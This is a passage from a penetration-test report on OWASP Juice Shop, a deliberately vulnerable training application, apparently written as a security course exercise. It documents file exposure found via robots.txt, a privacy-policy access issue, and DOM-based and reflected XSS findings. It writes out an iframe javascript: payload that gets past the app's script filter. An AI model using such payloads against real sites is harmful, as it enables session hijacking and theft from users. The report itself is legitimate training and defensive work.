
13. Copy the full URL from BurpSuite:



14. Open it in browser:



15. Backup file was successfully downloaded and saved locally:



5.4.6 Confidential Document

MEDIUM

Description:

A serious vulnerability was discovered in the application where a sensitive document containing confidential business acquisition plans can be accessed directly via URL tampering. No authentication or access controls are in place to prevent unauthorized access to this file. The file is exposed publicly and can be found by manually inspecting accessible directories like `/robots.txt` and then navigating to hidden folders listed there.

Impact:

The penetration tester was able to access a highly sensitive internal document revealing private business acquisition strategies. This could lead to:

- Exposure of confidential corporate plans, potentially damaging to the organization.
- Legal and compliance violations (e.g., GDPR, CCPA, etc.).
- Severe reputational harm and potential financial impact.
- Use of the information by malicious competitors or threat actors.

Vulnerability Location:


- **Component:** File Access via Direct URL
- **Vulnerable URL:** <https://127.0.0.1:3000/ftp/acquisitions.md>
- **Initial Clue Found At:** <https://127.0.0.1:3000/robots.txt>
- **IP Address Used During Testing:** 127.0.0.1:3000/#/

Recommendations:


- Restrict access to sensitive files by implementing proper authentication and authorization mechanisms.
- Remove or properly secure any internal folders referenced in [robots.txt](#).

Proof of Concept (PoC):


1. Type this into the address bar: 127.0.0.1:3000/robots.txt



2. This file usually tells web crawlers which parts of the site not to index. Inside it, I saw a line that said: Disallow: /ftp
3. That was a hint that there's a hidden directory called /ftp. I went directly to it:



4. There are multiple files listed. click on one of them called: acquisitions.md
5. This file opened immediately without any login or protection, and it contained confidential document.



5.4.6 Leaked Unsafe Product

MEDIUM

- **Description:**

A previously deleted unsafe product was still accessible via a third-party source due to inadequate data leak prevention. The product and its dangerous ingredients should have been securely deleted from all systems, including backups and online references, but were still available, exposing sensitive product details.

- **Impact:**

The penetration tester was able to retrieve and view the sensitive composition of a discontinued and unsafe product. This poses a health and safety risk to consumers and demonstrates the failure to fully remove or sanitize sensitive data related to decommissioned items.

- **Vulnerability Location:**

- Location: Product database
-

- **Recommendations:**

- Implement data leak prevention (DLP) mechanisms to detect and stop sensitive data from being shared or stored insecurely. (https://owasp.org/wwwcommunity/controls/Data_Leakage_Prevention)
- Remove deprecated product data from all storage and third-party systems.
- Monitor external platforms for leaked content and request takedowns when necessary.
- Apply strong access controls and encryption to internal product databases.
- Regularly audit database content for outdated or sensitive information.

- **Proof Of Concept:**

1. Used a previous SQL Injection vulnerability to access the database containing product records, including removed ones.

2. Review the database and identify a removed product due to safety concerns.

3. searched for the product name online and “Rippertuer Special Juice”.

PasteBin API TOOLS FAQ + paste Search... LOGIN SIGN UP

Rippertuer Special Juice Ingredients

1 A GUEST JAN 30TH, 2019 27.902 0 NEVER

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 7.15 KB | None | 0 0

```
1 [  
2 {  
3   "type": "Sugar Apple Annona squamosa",  
4   "description": "Sugar Apples or Sweetsop, is native to the tropical Americas, but is also widely grown in Pakistan, India and the Philippines. The fruit looks a bit like a pine cone, and are about 10 cm in diameter. Under the hard, lumpy skin is the fragrant, whitish flesh of the fruit, which covers several seeds inside, and has a slight taste of custard."  
5 },  
6 {  
7   "type": "Cherimoya Annona cherimola",  
8   "description": "Cherimoya, or custard apple, is a deciduous plant found in the high lying mountainous areas of South America. The fruit is vaguely round and is found with 3 types of skin - Impressa (indented), Tuberculate (covered in nodules) or Intermediate (a combination of the first two). The flesh inside the skin is very fragrant, white, juicy and has a custard like consistency. It is said that the fruit tastes like a combination of banana, passion fruit, papaya and pineapple. Mark Twain said in 1866 \" the most delicious fruit known to men, cherimoya\""  
9 },  
10 {  
11   "type": "Cocona Solanum sessiliflorum",  
12   "description": "Cocona fruit is another tropical fruit found in the mountainous regions of South America. It grows on a small shrub, and can miraculously grow from seed to fruit in less than 9 months, after which the fruit will take another 2 months to ripen. The fruit is a berry and comes in red, orange or yellow. It has a similar appearance to tomatoes, and is said to taste like a mixture between tomatoes and lemons."  
13 },
```

SHARE TWITTER

Public Pastes

- Make \$3000 in Month BTCI KR JavaScript | 3 sec ago | 0.24 KB
- 2025-09-11T15:57:32.354Z 69 JavaScript | 1 min ago | 0.05 KB
- remove_software.bat 02 JavaScript | 2 min ago | 0.05 KB
- ★ MAKE 3000\$ IN 1 DAY WITH BTC WG JavaScript | 3 min ago | 0.24 KB
- ★ EARN \$500 INSTANTLY★ CW JavaScript | 6 min ago | 0.24 KB
- Bot Reversal-Band-Riot-P1 ETHUSDT.P BYSH 4HL_ JavaScript | 8 min ago | 0.05 KB
- start_server.bat 48 JavaScript | 8 min ago | 0.42 KB
- ★ MAKE 3000\$ IN 1 DAY WITH BTC WG JavaScript | 9 min ago | 0.24 KB

Not a member of Pastebin yet?
[Sign Up](#), it unlocks many cool features!

4. Review the exposed content and identify the dangerous components.

```
39. "type": "Hueteroneel",
40. "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the  
"beach apple" and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been  
used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a  
warning, this coupled with Eurogum Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which  
reportedly treats edema, while the dried fruits have been used as a diuretic."
41. }
```

5. Report the unsafe product and leaked data to the website.

The image shows a 'Customer Feedback' form on a dark-themed website. The form fields are as follows:

- Author:** anonymous
- Comment***: "Hueteroneel" that is when coupled with "Eurogum Edule" can16 sometimes found fatal.
- Max. 160 characters**: 153/160
- Rating**: A slider set to 5 stars.
- CAPTCHA:** What is 10+3+3 ?
- Result***: 16

A large blue 'Submit' button is at the bottom right.

This kind of exposure requires proper data leakage prevention, backend security measures to protect against unauthorized data retrieval and complete removal from public access.

5.4.7 Privacy Policy

INFORMATIONAL

Description:

The application's **Privacy Policy page is only accessible after user authentication**. This restricts unauthenticated users from reviewing the platform's data handling practices before account creation.

Impact:

While not a technical vulnerability, this behavior may **violate transparency and compliance standards** (e.g., GDPR Article 12), which require privacy policies to be publicly accessible.


Vulnerability Location: 127.0.0.1/#/Privacy%20Policy

Recommendation:



Allow unauthenticated access to the Privacy Policy page to align with privacy regulations and improve transparency.

Proof of Concept:

1. Try to enter it in url but cant be reachable without login



2. The pentester login as he had account on the website oredey



3. Final we enter to privacy policy

E. Service Providers

We may employ third party companies and individuals to facilitate our Service ("Service Providers"), to provide the Service on our behalf, to perform Service-related services or to assist us in analyzing how our Service is used.

These third parties have access to your Personal Data only to perform these tasks on our behalf and are obligated not to disclose or use it for any other purpose.

F. Links To Other Sites

Our Service may contain links to other sites that are not operated by us. If you click on a third party link, you will be directed to that third party's site. We strongly advise you to review the Privacy Policy of every site you visit.

We have no control over and assume no responsibility for the content, privacy policies or practices of any third party sites or services.

G. Children's Privacy

Our Service does not address anyone under the age of 18 ("Children").

We do not knowingly collect personally identifiable information from anyone under the age of 18. If you are a parent or guardian and you are aware that your Children has provided us with Personal Data, please contact us. If we become aware that we have collected Personal Data from children without verification of parental consent, we take steps to remove that information from our servers.

H. Changes To This Privacy Policy

We may update our Privacy Policy from time to time. We will notify you of any changes by posting the new Privacy Policy on this page.

We will let you know via email and/or a prominent notice on our Service, prior to the change becoming effective and update the "effective date" at the top of this Privacy Policy.

You are advised to review this Privacy Policy periodically for any changes. Changes to this Privacy Policy are effective when they are posted on this page.

Contact Us

If you have any questions about this Privacy Policy, please contact us:

- By email: donotreply@owasp-juice.shop

This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wai!

5.6 Cross-Site Scripting (XSS)

5.6.1 DOM-based XSS :

CRITICAL

Description:

The penetration tester found in the search field of products in the site, certain special characters like <, >, and ; are not filtered, which don't prevent injection XSS payloads but JS tags such as <script> are filtered. However, despite these filters, the penetration tester was able to bypass the restriction by injecting an <iframe> tag. This results in the execution of malicious content via the src attribute of the iframe, which could allow a penetration tester to load a malicious page or steal sensitive information.

Impact:

The penetration tester was able to execute a XSS payload that uses an <iframe>. This could have the following impacts:

- **Loading Malicious Content:** The penetration tester can load external malicious websites or scripts inside the iframe.
 - **Session Hijacking:** If the victim is logged into the website, a penetration tester could potentially steal session cookies or perform actions on behalf of the user using the iframe.
 - **The penetration tester got special file (audio file) and run it**
-

Vulnerability Location:

The vulnerability is located in the search field

- **IP Address:** 127.0.0.1
 - **Path :** 127.0.0.1/#/
-

CVE / OWASP Reference:

- OWASP - DOM-based Cross-Site Scripting (DOM XSS):
https://owasp.org/www-community/attacks/DOM_Based_XSS

Recommendations :


To mitigate this vulnerability, I recommend the following actions:

1. **Filter and Sanitize Input Thoroughly:**
 - o Ensure that all special characters, including <iframe>, src, onerror, onload, and others, are properly sanitized.
2. **Restrict iframe Embedding:**
 - o Use a **Content Security Policy (CSP)** that restricts the domains that can be loaded in an iframe. This will prevent penetration testers from loading malicious content from untrusted sources.
3. **Use JavaScript Event Handlers Safely:** Avoid injecting data directly into the HTML or DOM without proper escaping. Using methods like textContent or innerText (instead of innerHTML) to update content will prevent execution of scripts.


Proof of Concept:

Here's the detailed process to reproduce the issue:

1. Go to the site and locate the search field .




2. Try if the search can allow tags:




3. it allows the pentester to write tags

4. So he tried to inject XSS payloads but there was a filter on JS codes




5. He tried to use payloads like <iframe src="javascript:alert('hiiii')"> and guess what it's work! And bypass the js filter



6. Use the vuln to get and play private music file by special payload:

```
iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud
.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_rela
ted=false&show_comments=true&show_user=true&show_reposts=fal
se&show_teaser=true"></iframe>
```



5.6.2 Reflected XSS vulnerability:

CRITICAL

Description:

The pentester found a reflected XSS vulnerability which was identified in the order history section of the application in the track-result. The vulnerability exists in the id parameter of the order details page. The application fails to properly sanitize or validate user input in this parameter. As a result, the pentester can inject XSS payload into the id parameter, which gets reflected back and executed in the target's browser.

To reproduce the vulnerability, the pentester first created an order as usual and then injected an XSS payload via the id parameter. The payload was reflected back in the response and executed within the browser, leading to the possibility of executing arbitrary JavaScript code on the victim's device.

Impact:

The impact of this vulnerability could be severe, as it allows a penetration tester to execute arbitrary JavaScript code on a victim's browser. This could lead to:

- **Session Hijacking:** A penetration tester can steal session cookies or perform actions on behalf of the victim.
 - **Phishing Attacks:** The penetration tester could inject a fake login form to steal user credentials.
 - **Malicious Redirects:** The penetration tester could redirect users to phishing sites or malicious URLs.
-

Vulnerability Location:

The vulnerability resides in the order history section at trace-result, specifically in the id parameter of the order details page

- **Path to Vulnerability:** 127.0.0.1/#/track-result?id=
-

CVE / OWASP Reference:

- OWASP - Reflected Cross-Site Scripting :<https://owasp.org/www-community/attacks/xss/#reflected-xss-attacks>

Recommendations:


To mitigate this vulnerability, the following steps should be implemented:

1. **Sanitize and Escape Input:** Ensure that all user inputs, including URL parameters, are sanitized and validated to remove any potentially dangerous characters (e.g., <, >, ;, etc.).
2. **Output Encoding:** Apply proper output encoding when displaying user input on the page to ensure that it is treated as data, not executable code.
3. **Implement a Content Security Policy (CSP):** Deploy a strict CSP to limit the sources from which JavaScript can be executed, reducing the impact of any potential XSS vulnerability.

Proof of Concept:

Here is the detailed process to reproduce the issue:

1. First, create an order within the application as usual.


